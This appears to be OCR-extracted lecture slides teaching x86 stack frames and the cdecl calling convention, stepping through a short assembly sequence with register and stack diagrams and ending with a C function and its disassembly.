
0xFFF0

0x00000000

```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)
```

%eax	
%esp	0xFFF0
%ebp	0x10000


Function Frame



```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)
```

%eax	
%esp	0xFFF0
%ebp	0x10000

Function Frame



0xFFFFFFFF

…

0x10000

0xFFFC

0xFFF8

0xa

0xFFF4


0xFFF0

0x00000000

```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)
```

%eax	
%esp	0xFFF0
%ebp	0x10000

Function Frame



0xFFFFFFFF

…

0x10000

0xFFFC

0x64

0xFFF8

0xa

0xFFF4


0xFFF0

0x00000000

```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)
```

%eax	
%esp	0xFFF0
%ebp	0x10000


Function Frame



```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)
```

%eax	
%esp	0xFFF0
%ebp	0x10000


Function Frame



```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)
```

%eax	0x41273333
%esp	0xFFF0
%ebp	0x10000

Function Frame



0xFFFFFFFF

…

0x10000

0xFFFC

0x64

0xFFF8

0xa

0xFFF4


0xFFF0

0x00000000

```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)
```

%eax	0x41273333
%esp	0xFFF0
%ebp	0x10000

Function Frame



0xFFFFFFFF

…

0x10000

0x41273333

0xFFFC

0x64

0xFFF8

0xa

0xFFF4


0xFFF0

0x00000000

```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)
```

%eax	0x41273333
%esp	0xFFF0
%ebp	0x10000


Function Frame



```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)
```

%eax	0x41273333
%esp	0xFFF0
%ebp	0x10000


Function Frame



```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)
```

%eax	0x64
%esp	0xFFF0
%ebp	0x10000

Function Frame



0xFFFFFFFF

…

c 0x41273333 0x10000

b 0x64 0xFFFC

a 0xa 0xFFF8

0xFFF4


0xFFF0

0x00000000

```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)
```

%eax	0x64
%esp	0xFFF0
%ebp	0x10000

Function Frame



0xFFFFFFFF

…

c 0x41273333

b 0x64

a 0x6E

0x10000

0xFFFC

0xFFF8

0xFFF4


0xFFF0

0x00000000

```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)
```

%eax	0x64
%esp	0xFFF0
%ebp	0x10000

Function Frame



```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)
```

%eax	0x64
%esp	0xFFF0
%ebp	0x10000

Function Frames

- Allows us to allocate memory for the function's local variables
- However, when considering calling a function, what other information do we need?
  - Return value
  - Parameters
  - Our frame pointer
  - Return address (where to start program execution when function returns)
  - Local variables
  - Temporary variables

Calling Convention


- All of the previous information must be stored on the stack in order to call the function
- Who should store that information?
  - Caller?
  - Callee?
- Thus, we need to define a convention of who pushes/stores what values on the stack to call a function
  - Varies based on processor, operating system, compiler, or type of call

x86 Linux Calling Convention (cdecl)

- Caller (in this order)
  - Pushes arguments onto the stack (in right to left order)
  - Pushes address of instruction after call
- Callee
  - Pushes previous frame pointer onto stack
  - Creates space on stack for local variables
  - Ensures that stack is consistent on return
  - Return value in %eax register


```
int callee(int a, int b)
{
  return a + b + 1;
}

int main()
{
  int a;
  a = callee(10, 40);
  return a;
}
```

```
          callee:
prologue    push %ebp
            mov %esp,%ebp
            mov 0xc(%ebp),%eax
            mov 0x8(%ebp),%edx
            lea (%edx,%eax,1),%eax
            add $0x1,%eax
epilogue    pop %ebp
            ret
          main:
            push %ebp
prologue    mov %esp,%ebp
            sub $0x18,%esp
            movl $0x28,0x4(%esp)
            movl $0xa,(%esp)
            call callee
            mov %eax,-0x4(%ebp)
            mov -0x4(%ebp),%eax
            leave
epilogue    ret
```



